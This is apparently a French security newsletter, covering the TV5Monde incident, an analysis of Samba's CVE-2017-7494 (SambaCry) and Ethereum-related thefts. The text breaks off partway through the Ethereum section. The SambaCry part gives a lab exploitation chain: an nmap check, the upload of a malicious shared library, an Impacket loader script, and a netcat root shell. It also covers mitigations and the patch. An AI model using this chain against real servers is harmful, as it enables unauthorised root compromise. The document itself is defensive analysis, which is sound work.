L'ANSSI a clôturé ce SSTIC 2017 par un retour d'expérience très intéressant consacré à l'incident TV5Monde qui a eu lieu en 2015. L'agence a tout d'abord remercié la chaine de télévision qui a accepté de témoigner, fait assez rare pour être souligné.

L'ANSSI a rappelé le contexte de l'incident de TV5Monde. La chaine de télévision disposant de 20 chaînes thématiques diffusées aux quatre coins du monde a subitement arrêté de diffuser le soir du 8 avril 2015. Les équipes techniques, présentes exceptionnellement dans les locaux ce soir-là pour fêter le lancement d'une nouvelle chaine thématique, se sont très vite rendu compte qu'elles avaient affaire à un acte de malveillance et non une simple panne. Par ailleurs, leur présence sur Internet (Twitter, Facebook et YouTube) avait été défigurée et l'accès aux emails était indisponible.



La présentation de l'attaque a montré que le niveau de sécurité du SI de la chaîne de télévision était faible (comptes par défaut, serveur RDP directement exposé sur Internet, pas de segmentation réseau, pas de mise à jour depuis 2013, mauvaises pratiques d'administration, etc.). L'attaque s'apparentait à une APT, mais avec l'aspect sabotage plutôt inhabituel.



Pour les investigations, l'ANSSI a mobilisé de 2 à 5 auditeurs, 1 analyste en rétro-conception, 2 analystes réseau, des analystes en forensic et 1 coordinateur technique. Les données collectées étaient plutôt volumineuses telles que 300 Gb de journaux et 13 Tb de copies (mémoire, disque, etc.).

Dans un premier temps, l'attaquant avait utilisé les identifiants d'un prestataire pour se connecter à une machine exposée sur Internet en RDP et y déposer un RAT (Remote Administration Tool). Ce serveur hébergeant du contenu multimédia ne disposait d'aucune connexion avec le SI interne de TV5Monde et a rapidement été abandonné par l'attaquant. Ce dernier a donc utilisé l'accès VPN d'administration d'un prestataire pour s'y connecter directement. Un compte administrateur de domaine baptisé « LocalAdministrator » a été créé et une porte dérobée (ConnectBack.dll) avait été installée sur les machines. Le 11 février 2015, soit 2 mois avant l'arrêt de la diffusion, l'Active Directory de TV5Monde était totalement compromis.

« Pour les investigations, l'ANSSI a mobilisé de 2 à 5 auditeurs, 1 analyste en rétro-conception, 2 analystes réseau, des analystes en forensic et 1 coordinateur technique. »

L'attaquant a récupéré la documentation des équipements spécifiques à la diffusion qu'il a vraisemblablement bien étudiée avant de passer à l'action. Le jour J, il teste une dernière fois les accès aux multiplexeurs et aux encodeurs pour vérifier que tout est prêt avant de les endommager. L'effet n'est pas immédiat, mais sera gênant pour les techniciens lors du redémarrage des équipements quand le black-out est survenu quelques heures plus tard. L'attaquant a finalement supprimé tous les firmwares des switchs et des routeurs entrainant l'arrêt total de la diffusion. TV5 a rapidement réagi en coupant l'accès Internet.

Les 10 mesures qui vous sauveront	
Centraliser et séquestrer tous les logs réseau, serveurs et postes	Garder une maîtrise du SI propre votre organisme
Créer un réseau d'administration filtré + postes dédiés + isoler les interfaces d'admin des services	Rationaliser les délégations et l filtrage de privilèges
Interdire la bureautique et la navigation Internet aux comptes privilégiés	Empêcher techniquement la fuit de secrets d'administration par des interdictions de connexions
Tenir à jour un inventaire des comptes de service et de leurs applications	Tenir à jour une cartographie précise des réseaux, interconnexions et accès interne
Eprouver régulièrement sa sécurité de manière variée	S'entourer d'experts sécurité au plus tôt dans tout projet

Les remédiations ont ensuite été présentées par l'ANSSI avec le déploiement d'une solution temporaire pour continuer à travailler. Les applications ont été cartographiées et le réseau étudié afin de comprendre les différentes dépendances avec l'Active Directory pour la reconstruction. Une segmentation réseau a également été mise en place avec des stratégies de durcissement notamment au niveau des permissions et des mots de passe des comptes utilisateurs.

L'ANSSI a fait part de ses difficultés lors de l'investigation (présence médiatique très forte dans les locaux, pression des journalistes pour retravailler très vite, pression des distributeurs, etc.) et a délivré quelques anecdotes notamment celle de la perte de la carte réseau du contrôleur de domaine durant la réplication de l'Active Directory.

Cette présentation a été très appréciée du public et a clôturé d'une belle manière cette belle édition 2017 du SSTIC.

Références

Actes du SSTIC
https://www.sstic.org/2017/actes/

Nous reviendrons sur une vulnérabilité et un fait d'actualité qui ont marqué cet été.

L'ACTUALITÉ DU MOMENT

Analyse de vulnérabilités
Retour sur la vulnérabilité SambaCry (CVE-2017-7494)
Par Arnaud REYGNAUD

Buzz
Retour sur les attaques liées à l'Ethereum
Par Arthur VIEUX et Romain CHASSAIGNE

Le whitepaper du mois
2017 Payment Security Report par Verizon
Par Adrien GUINAULT

Sambacry (CVE-2017-7494)

Par Arnaud REYGNAUD

> Contexte

Avant toute chose, il convient de rappeler ce qu'est Samba. Il s'agit d'un programme « implémentant » le protocole Server Message Block (SMB) / Common Internet File System (CIFS) propre à Microsoft Windows pour des machines tournant sous des systèmes d'exploitation GNU/Linux, Unix, etc, le but étant de subvenir aux besoins d'interopérabilité entre les systèmes.

En outre, il s'agit d'un outil permettant de partager des fichiers, des dossiers, ou encore des imprimantes entre différentes machines. Le nom SaMBa provient du protocole Server Message Block (SMB). Pour l'anecdote, Andrew Tridgell, le papa de Samba depuis 1991, a choisi ce nom à l'aide d'un simple grep (SMB ne pouvant être repris car déjà utilisé) :

```
grep -i 'S.*M.*B' /usr/dict/words
```

Actuellement, 4 branches de Samba sont suivies :

- 4.7 (« new upcoming », prochaine version à paraitre en septembre 2017) ;
- 4.6 (« current stable », version courante) ;
- 4.5 (« mode maintenance », mises à jour dégradées) ;
- 4.4 (« security fixes only », seuls les patchs de sécurité sont publiés).

> Analyse de la vulnérabilité

Présentation générale

Loin de l'impact médiatique et critique de Wannacry, Sambacry est une vulnérabilité affectant Samba (serveurs, NAS cf. SHELLBIND, etc). À la fin du mois de mai (24 mai 2017), une alerte a été publiée au sujet d'une vulnérabilité affectant toutes les versions de Samba à partir de sa mouture 3.5.0 et permettant à un attaquant de provoquer une exécution de code à distance. Elle serait donc exploitable depuis plus de 7 ans (cf. Samba 3.5.0 - March 1, 2010).

La vulnérabilité est référencée en tant que CVE-2017-7494 dans la base CVE (Common Vulnerabilities and Exposures) du Mitre. Si l'on se réfère aux informations publiques, la vulnérabilité est décrite comme suit :


> Samba since version 3.5.0 is vulnerable to remote code execution vulnerability, allowing a malicious client to upload a shared library to a writable share, and then cause the server to load and execute it.

https://cve.mitre.org/cgi-bin/cvename.cgi?-name=cve-2017-7494

Du côté de l'outil du NIST « Common Vulnerability Scoring System Calculator » (CVSS), la vulnérabilité est évaluée avec un score CVSS de 9.8 Critical (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?-

name=CVE-2017-7494




Enfin, sur le site officiel de Samba, on trouvera les « détails » suivants :

CVE-2017-7494.html:

```
========================================================================
== Subject:     Remote code execution from a writable share.
==
== CVE ID#:     CVE-2017-7494
==
== Versions:    All versions of Samba from 3.5.0 onwards.
==
== Summary:     Malicious clients can upload and cause the smbd serve
==              to execute a shared library from a writable share.
==
========================================================================

==========
Description
==========

All versions of Samba from 3.5.0 onwards are vulnerable to a remote
code execution vulnerability, allowing a malicious client to upload a
shared library to a writable share, and then cause the server to load
and execute it.

==================
Patch Availability
==================

A patch addressing this defect has been posted to

  http://www.samba.org/samba/security/

Additionally, Samba 4.6.4, 4.5.10 and 4.4.14 have been issued as
security releases to correct the defect. Patches against older Samba
versions are available at http://samba.org/samba/patches/. Samba
vendors and administrators running affected versions are advised to
upgrade or apply the patch as soon as possible.

==========
Workaround
==========

Add the parameter:

nt pipe support = no

to the [global] section of your smb.conf and restart smbd. This
prevents clients from accessing any named pipe endpoints. Note this
can disable some expected functionality for Windows clients.
```

https://www.samba.org/samba/security/CVE-2017-7494.html

Une brève recherche sur un outil de scans en ligne (ici Shodan avec un filtre « port:445 !os:windows ») montre quant à elle les statistiques suivantes :



https://www.shodan.io - filtre « port:445 !os:windows » - 24/07/2017

Que conclure de ces statistiques ? Rien, mais c'est toujours joli dans un article. Plus sérieusement, plus de 800 000 machines / équipements exposent un port 445 sur Internet avec un service Samba en écoute. Cela ne révèle en rien qu'ils sont vulnérables, mais il serait étonnant de n'en trouver aucun impacté dans cet ensemble. Nous faisons également ici abstraction des autres ports potentiellement utilisés (ex. 139, etc.).

« Plus de 800 000 machines / équipements exposent un port 445 sur Internet »

Mais comment est exploitée la vulnérabilité et de quoi s'agit-il exactement ? (Nous illustrons ici un scénario classique pour compromettre un serveur, des variantes existent notamment pour du minage de cryptomonnaies par exemple avec « EternalMiner », des réseaux de botnets, etc.)

1. Un test en écriture est réalisé sur le partage puis le fichier créé est effacé. Il s'agit ainsi de tester tout simplement les droits en écriture.

2. Une librairie (.so) spécialement créée est ensuite déposée dans le partage ;

3. Une demande de chargement de la librairie est initiée (cf. Named Pipes / IPC request) (nécessite le chemin absolu de la librairie) ;

4. Samba étant toujours exécuté en tant que root, la librairie exécute ensuite un shell ou réalise des actions avec les privilèges les plus élevés ;

5. (Selon les variantes) Suppression de la librairie pour ne rester qu'en mémoire et limiter les traces laissées ;

On a donc une exécution de code à distance qui permet d'avoir un shell root, ce qui explique pourquoi la faille est qualifiée de critique. Tout ceci est relativement simple, cependant, si l'on revient sur les prérequis d'exploitation, on s'aperçoit rapidement qu'il n'est pas si facile de trouver un cas répondant favorablement à ces points. En outre, la vulnérabilité permet simplement de charger une librairie via l'appel du chemin absolu.

Détails techniques

Si l'on s'attarde sur les sources de SAMBA, la vulnérabilité peut s'expliquer en observant le fichier "srv_pipe.c" et plus précisément sur la fonction "is_known_pipename" (signature ci-dessous) :

```
/**
 * Is a named pipe known?
 * @param[in] pipename          Just the filename
 * @result                     Do we want to serve this?
 */
bool is_known_pipename(const char *pipename, struct ndr_syntax_id *syntax)
```

Faisons ici abstraction du "patch" que nous détaillerons en fin d'article et déroulons plutôt le code afin de comprendre la vulnérabilité.

Voici donc le détail de la fonction ciblée "is_known_pipename" (samba/source3/rpc_server/srv_pipe.c)

```
/**
 * Is a named pipe known?
 * @param[in] pipename      Just the filename
 * @result                  Do we want to serve this?
 */
bool is_known_pipename(const char *pipename, struct ndr_syntax_id *syntax)
{
    NTSTATUS status;

    if (strchr(pipename, '/')) {
        DEBUG(1, ("Refusing open on pipe %s\n", pipename));
        return false;
    }

    if (lp_disable_spoolss() && strequal(pipename, "spoolss")) {
        DEBUG(10, ("refusing spoolss access\n"));
        return false;
    }

    if (rpc_srv_get_pipe_interface_by_cli_name(pipename, syntax)) {
        return true;
    }

    status = smb_probe_module("rpc", pipename);
    if (!NT_STATUS_IS_OK(status)) {
        DEBUG(10, ("is_known_pipename: %s unknown\n", pipename));
        return false;
    }
    DEBUG(10, ("is_known_pipename: %s loaded dynamically\n", pipename));

    /*
     * Scan the list again for the interface id
     */
    if (rpc_srv_get_pipe_interface_by_cli_name(pipename, syntax)) {
        return true;
    }

    DEBUG(10, ("is_known_pipename: pipe %s did not register itself!\n",
               pipename));

    return false;
}
```

PATCH

[1]

Jusqu'ici rien de particulier à signaler donc intéressons-nous à la fonction "smb_probe_module" cf. [1] (samba/lib/util/modules.c). OK, rien de très passionnant ici donc continuons.

```
NTSTATUS smb_probe_module(const char *subsystem, const char *module)
{
    return do_smb_load_module(subsystem, module, true);
}
```

[2]

Poursuivons avec "do_smb_load_module" cf. [2] (samba/lib/util/modules.c).

```
/* Load a dynamic module.  Only log a level 0 error if we are not che
   for the existence of a module (probing). */

static NTSTATUS do_smb_load_module(const char *subsystem,
                                   const char *module_name, bool is_probe)
{
    void *handle;
    init_module_fn init;
    NTSTATUS status;

    char *full_path = NULL;
    TALLOC_CTX *ctx = talloc_stackframe();

    if (module_name == NULL) {
        TALLOC_FREE(ctx);
        return NT_STATUS_INVALID_PARAMETER;
    }

    /* Check for absolute path */

    DEBUG(5, ("%s module '%s'\n", is_probe ? "Probing" : "Loading", mod

    if (subsystem && module_name[0] != '/') {
        full_path = talloc_asprintf(ctx,
                    "%s/%s.%s",
                    modules_path(ctx, subsystem),
                    module_name,
                    shlib_ext());
        if (!full_path) {
            TALLOC_FREE(ctx);
            return NT_STATUS_NO_MEMORY;
        }

        DEBUG(5, ("%s module '%s': Trying to load from %s\n",
                  is_probe ? "Probing": "Loading", module_name, full_path));
        init = load_module(full_path, is_probe, &handle);
    } else {
        init = load_module(module_name, is_probe, &handle);
    }

    if (!init) {...
    }

    DEBUG(2, ("Module '%s' loaded\n", module_name));

    status = init();
    if (!NT_STATUS_IS_OK(status)) {...
    }
    TALLOC_FREE(ctx);
    return status;
}
```

[3]

[4]

La condition [3] vérifie si le paramètre passé commence ou non par un '/', le module (chemin absolu ou simple nom) est ensuite passé en paramètre à la fonction "load_module" [4].


Terminons sur cette dernière fonction :

```
init_module_fn load_module(const char *path, bool is_probe, void **hand
{
    void *handle;
    void *init_fn;
    char *error;

    /* This should be a WAF build, where modules should be built
     * with no undefined symbols and are already linked against
     * the libraries that they are loaded by */
    handle = dlopen(path, RTLD_NOW);

    /* This call should reset any possible non-fatal errors that
       occured since last call to dl* functions */
    error = dlerror();

    if (handle == NULL) {...
    }

    init_fn = (init_module_fn)dlsym(handle, SAMBA_INIT_MODULE);

    /* we could check dlerror() to determine if it worked, because
               dlsym() can validly return NULL, but what would we do with
               a NULL pointer as a module init function? */
```

Pour traiter des requêtes RPC, la fonction appelle le module RPC via le nom du canal demandé (pipe) (schéma usuel avec chargement dans "/usr/local/samba/lib/" ou dérivé).

Dans le cas qui nous intéresse, si le nom est un chemin absolu, le module lié est alors chargé permettant de passer des librairies de son choix et de compromettre un système faisant abstraction de toute restriction (répertoire dédié, etc.).

En résumé :



Prérequis à l'exploitation

Comme évoqué au préalable, il convient de replacer la criticité de la vulnérabilité dans un contexte d'exploitation.

À ce titre, voici la liste des prérequis nécessaires à l'exploitation de Sambacry :

➕ Tomber sur un Samba avec une version vulnérable ;

➕ Avoir des identifiants afin de s'authentifier sur le partage (sauf si accès anonyme) ;

➕ Avoir les droits en écriture sur le partage ;

➕ Connaitre le chemin absolu et le nom du/des fichiers sur le partage ;

➕ La partition ne doit pas être montée avec l'attribut « noexec » qui empêcherait l'exécution de la librairie (il s'agit normalement d'un attribut par défaut sous bon nombre de distributions) ;

➕ Ne pas tomber sur un SE Linux avec la règle adéquate (il est possible de bloquer le chargement des modules en dehors du répertoire Samba dédié. Il s'agit également d'une règle par défaut sur certaines distributions à l'instar de RedHat) ;

➕ Ne pas tomber sur un pare-feu bloquant les accès ;
Contrairement à ce que certains commentaires ou articles peuvent laisser présager, une CVE « critique » se doit toujours d'être contextualisée et expliquée au regard des prérequis qu'elle nécessite.

> Reconnaissance et Exploitation

Un module Metasploit (exploit/linux/samba/is_known_pipename), des scripts Nmap, des codes Python (ou autres langages), etc existent maintenant à foison afin de tester si la vulnérabilité est présente, mais également afin de réaliser un scénario de compromission de A à Z.

Voici quelques exemples afin de tester un équipement (lab de tests).

Utilisation de Nmap

Première solution, avec le classique Nmap. Pas de grandes difficultés, on pourra également spécifier le nom d'utilisateur, mot de passe, etc via les arguments optionnels si besoin.

```
nmap --script smb-vuln-cve-2017-7494
--script-args smb-vuln-cve-2017-7494.
check-version -p445 <IP>
```

En fonction de la version identifiée, le statut (State) pourra varier (LIKELY VULNERABLE / VULNERABLE).

« Un module Metasploit, des scripts Nmap, des codes python (ou autres langages), etc existent maintenant à foison afin de tester si la vulnérabilité est présente »

Nmap nous permet ici d'identifier la version et de ce fait si le Samba est vulnérable.

```
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-cve-2017-7494:
|   VULNERABLE:
|   SAMBA Remote Code Execution from Writable Share
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2017-7494
|     Risk factor: HIGH  CVSSv3: 7.5 (HIGH) (CVSS:3.0/AV:N/AC:H/PI
|       All versions of Samba from 3.5.0 onwards are vulnerable to
|       code execution vulnerability, allowing a malicious client
|       shared library to a writable share, and then cause the ser
|       and execute it.
|
|     Disclosure date: 2017-05-24
|     Check results:
|       Samba Version: 4.5.9
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-74
|_      https://www.samba.org/samba/security/CVE-2017-7494.html
```

https://nmap.org/nsedoc/scripts/smb-vuln-cve-2017-7494.html
https://svn.nmap.org/nmap/scripts/smb-vuln-cve-2017-7494.nse

Vérification de la version du côté de notre serveur Samba :

```
root@a53e972a21f4:/# /usr/local/samba/sbin/smbd -V
Version 4.5.9
```

Utilisation de Smbclient / Smbclient.py (Impacket)

Autre solution afin de procéder manuellement, utiliser un client Samba, exemple smbclient ou encore smbclient.py (attention pas d'exploitation directe dans le cas présent, juste un test d'écriture).

```
[Nonow@XMCO-AR]
> smbclient.py sambacry@[redacted]
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technol

Password:
Type help for list of commands
#
# shares                    Liste des shares
# data
IPC$

# use data                  Sélection du share (ici data)
#
# ls                        Liste des répertoires et fichiers avec droits
# drw-rw-rw-          0  Mon Jul 24 18:11:43 2017 .
drw-rw-rw-          0  Mon Jul 24 16:33:16 2017 ..

# mkdir xmco                Création du répertoire xmco
#                           pour le test d'écriture
# ls
# drw-rw-rw-          0  Mon Jul 24 18:12:46 2017 .
drw-rw-rw-          0  Mon Jul 24 16:33:16 2017 ..
drw-rw-rw-          0  Mon Jul 24 18:12:46 2017 xmco

#
```

```
# cd xmco
# ls
# drw-rw-rw-          0  Mon Jul 24 23:38:03 2017 .
drw-rw-rw-          0  Mon Jul 24 23:38:03 2017 ..

# put xmco.so               Upload de la librairie sur le share
# ls
# drw-rw-rw-          0  Mon Jul 24 23:38:36 2017 .
drw-rw-rw-          0  Mon Jul 24 23:38:03 2017 ..
-rw-rw-rw-          3  Mon Jul 24 23:38:36 2017 xmco.so
```

```
root@68ed519fdb55:/tmp# smbclient -U xmco_sambacry_user \\\\172.17.0.2\\data
WARNING: The "syslog" option is deprecated
Enter xmco_sambacry_user's password:
Anonymous login successful
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.9]
smb: \> put xmco.so
putting file xmco.so as \xmco.so (7796.7 kb/s) (average 7796.9 kb/s)
smb: \> ls
  .                                   D        0  Sun Sep 10 19:49:53 2017
  ..                                  D        0  Sun Sep 10 18:51:23 2017
  xmco.so                             A    31936  Sun Sep 10 19:49:53 2017

                65792556 blocks of size 1024. 59455380 blocks available
smb: \>
```

A partir de cet instant, la partie est quasiment gagnée. Il ne reste plus qu'à charger la librairie.

Comment ? Chez XMCO on aime bien le Python donc voici quelques lignes pour la charger en poursuivant l'utilisation d'Impacket (le reste peut également être automatisé : chargement de la librairie, ouverture d'un reverse shell, etc.).

xmco_load_so.py

```python
from impacket.dcerpc.v5 import samr, transport
from impacket.smbconnection import *

target      = "172.17.0.2"
remote_path = "/data/xmco.so"
username    = "xmco_sambacry_user"
password    =

def load_module():
    load_so = r'ncacn_np:%s[\pipe\%s]' % (target, remote_path)
    rpc = transport.DCERPCTransportFactory(load_so)
    rpc.set_credentials(username, password)
    dce = rpc.get_dce_rpc()

    try:
        dce.connect()
    except SessionError as error:
        print("[+] Samba error: %s" % error)

def main():
    load_module()

if __name__ == '__main__':
    main()

```

Peu de choses à expliquer ici. Nous utilisons simplement la suite Impacket afin d'initier une demande d'ouverture de la librairie chargée dans le partage.

Après exécution, on observe dans les logs du SAMBA le chargement de notre librairie :

```
check lock order 1 for /usr/local/samba/var/lock/smbXsrv_tcon_global.tdb
release lock order 1 for /usr/local/samba/var/lock/smbXsrv_tcon_global.tdb
nt_open_pipe: Opening pipe /data/xmco.so.
check lock order 1 for /usr/local/samba/var/lock/smbXsrv_open_global.tdb
release lock order 1 for /usr/local/samba/var/lock/smbXsrv_open_global.tdb
allocated file structure fnum 19855 (1 used)
Probing module '/data/xmco.so'
Module '/data/xmco.so' loaded
setting sec ctx (0, 0) - sec_ctx_stack_ndx = 0
Security token: (NULL)
```

Un simple netcat afin de se connecter au port nouvellement en écoute (toujours selon la charge) et nous voilà root sur le système.

```
[Nonow@pc25]
> nc [redacted] 7777
whoami
root
```

> Recommandations

Que faire face à cette attaque ? Tout d'abord quelques rappels simples d'ordre général :

➕ Ne pas exposer inutilement les services sur Internet ou même sur son propre réseau et dans le cas contraire limiter l'accès (filtrage IP, etc.) ;

➕ Opter pour le principe du minimum de privilèges. À ce titre, les droits en écriture sur un partage doivent être donnés de manière réfléchie aux utilisateurs. Il en est de même pour les droits d'exécution ;

➕ Maintenir à jour son système ET les composants qui le composent ;

➕ Arrêter de désactiver SE Linux sous prétexte qu'il faut prendre du temps pour le configurer. Tout comme une ceinture de sécurité, « un ptit clic vaut mieux qu'une grande claque ». Donc il faut prendre le temps, il faut réfléchir et à la fin tout le monde est gagnant.

Concernant les recommandations plus à même de répondre à Sambacry, on aura :

➕ L'installation des patchs disponibles pour les différentes branches de Samba (via les mises à jour système ou directement sur le site du projet). À ce titre, la faille a été corrigée dans les versions 4.6.4, 4.5.10 et 4.4.14 de Samba ;

➕ En cas d'impossibilité mitiger cette vulnérabilité est de modifier la configuration du Samba jour, la solution la plus à même de mitiger cette vulnérabilité est de modifier la configuration du Samba (smb.conf) et d'ajouter explicitement dans la section [global] la ligne nt pipe support = no ou encore d'assurer que l'option « noexec » est bien définie sur le partage (attention aux effets de bord).

> Patch

Intéressons-nous rapidement au patch fourni sur le site officiel :
https://www.samba.org/samba/ftp/patches/security/samba-4.6.3-4.5.9-4.4.13-CVE-2017-7494.patch

Le patch ajoute donc 4 lignes (5 avec le dernier saut). Il ajoute une nouvelle condition utilisant la fonction strchr.

Si le caractère '/' est identifié dans le nom passé alors une « erreur » est retournée. Il est ainsi impossible de charger la librairie via l'appel de son chemin absolu (voir capture en bas de page).

Références

➕ https://www.samba.org/samba/security/CVE-2017-7494.html

➕ https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2017-7494


➕ https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2017-7494

➕ https://nmap.org/nsedoc/scripts/smb-vuln-cve-2017-7494.html

➕ https://www.rapid7.com/db/modules/exploit/linux/samba/is_known_pipename

➕ https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/samba/is_known_pipename.rb

➕ http://www.cert.ssi.gouv.fr/site/CERTFR-2017-ACT-024/index.html



Les attaques liées à l'Ethereum

Par Arthur VIEUX et Romain CHASSAIGNE

CoinDash, Parity, Veritaseum, et Enigma. Ces dernières semaines, les informations concernant des attaques ciblant Ethereum se sont accumulées et il était parfois difficile de démêler le vrai du faux. Revenons sur ces attaques afin d'y voir plus clair.

> De quoi parle-t-on ?

Tout d'abord, revenons sur les quelques définitions nécessaires à la compréhension de ces attaques.

Ethereum est une plateforme de développement d'applications décentralisées utilisant une chaîne de blocs (la « blockchain ») et des contrats intelligents (« smart contracts »). Elle a été imaginée par Vitalik Buterin, un Canadien de 19 ans, qui publie en 2013 le livre blanc qui définira les bases d'Ethereum. En 2014, il met en application ses recherches et effectue une levée de fonds pour financer le lancement de la plateforme. En 2015, les premiers blocs de la blockchain sont créés.

Ethereum possède une « cryptomonaie », l'Ether (ETH), qui est utilisée pour investir dans des applications décentralisées, mais aussi pour rémunérer les systèmes validant les smart-contracts (les « mineurs »). En effet, pour chaque validation de contrat, une infime fraction d'Ether (le « gaz ») est distribuée en compensation du travail effectué. L'Ether est aujourd'hui la deuxième cryptomonnaie en termes de capitalisation boursière (derrière le Bitcoin).

> Les attaques

En juillet et août dernier, il a été fait mention de quatre attaques majeures. Nous allons détailler chacune d'entre elles, afin de comprendre quelle était la source du problème et en quoi elles auraient pu être évitées.

Coindash


La première attaque a ciblé CoinDash. C'est une start-up israélienne qui a créé une application permettant de suivre, gérer, et analyser ses actifs de cryptomonnaies. Cette application repose donc sur la décentralisation offerte par Ethereum. En juillet 2017, la société décide d'effectuer une levée de fond en Ether (communément appelée ICO, pour « Initial Coin Offering »).

Le principe est le même qu'une levée de fond classique. Les investisseurs versent une somme d'argent et reçoivent en contrepartie une participation dans l'entreprise. Ici, l'argent est remplacé par des Ether qui sont versés dans le portefeuille de la société.

Au lancement de l'ICO, un pirate a compromis le site web de CoinDash, et a remplacé l'adresse du portefeuille de la société par la sienne. Afin de ne pas éveiller les soupçons trop rapidement, il a mis en place une rotation entre l'adresse originale et la sienne pour que des fonds arrivent vers CoinDash et que les dirigeants ne découvrent pas la supercherie.

L'attaquant aura le temps de dérober l'équivalent de 7 millions de dollars en Ether (la valorisation a été faite au moment de l'attaque, elle fluctue évidemment en fonction du cours de l'Ether).

CoinDash suspendra son ICO en ne récoltant que 6,8 millions de dollars, et en promettant de compenser les investisseurs lésés.




Parity

Quelques jours plus tard, c'est Parity qui a été ciblé. Parity est l'éditeur de Parity Wallet, un portefeuille électronique permettant de stocker ses Ether. Un attaquant a découvert une vulnérabilité au sein du smart-contract de la version 1.5 du client Parity. Cette vulnérabilité permettait à un utilisateur d'initialiser un certain type de portefeuille déjà existant, et donc d'en modifier le propriétaire légitime.

En exploitant manuellement ce défaut, le ou les attaquants ont pu réinitialiser 3 portefeuilles distincts et dérober 153 037 Ether (valorisés aujourd'hui à 42 millions d'euros).

Dans le même temps, des chercheurs ont découvert l'attaque et ont automatisé le « vol » de l'ensemble des Ether présents sur les autres portefeuilles vulnérables, bloquant ainsi la propagation de l'attaque. Ils ont ensuite redistribué les Ether à leurs propriétaires respectifs.



Veritaseum

Toujours au mois de juillet, on apprend que Veritaseum a aussi été victime d'un important piratage.

